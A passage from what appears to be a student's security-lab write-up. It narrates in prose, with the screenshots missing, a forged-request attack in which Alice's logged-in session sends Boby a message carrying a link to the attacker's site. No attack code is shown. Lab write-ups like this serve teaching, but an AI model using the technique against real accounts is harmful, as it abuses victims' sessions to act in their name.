
After that we need to login as Alice.






Once logged in, if Alice enters the attackers website and clicks on editProfile link, it will automatically send a message to boby via alice's profile







Now the message has been sent to Boby's profile.



Now, we have logged in as Boby.



We can see that Alice has sent boby a message with a link.
If we click that link, it will redirect us to the attackers website.



Hence, Boby fell right into our traps.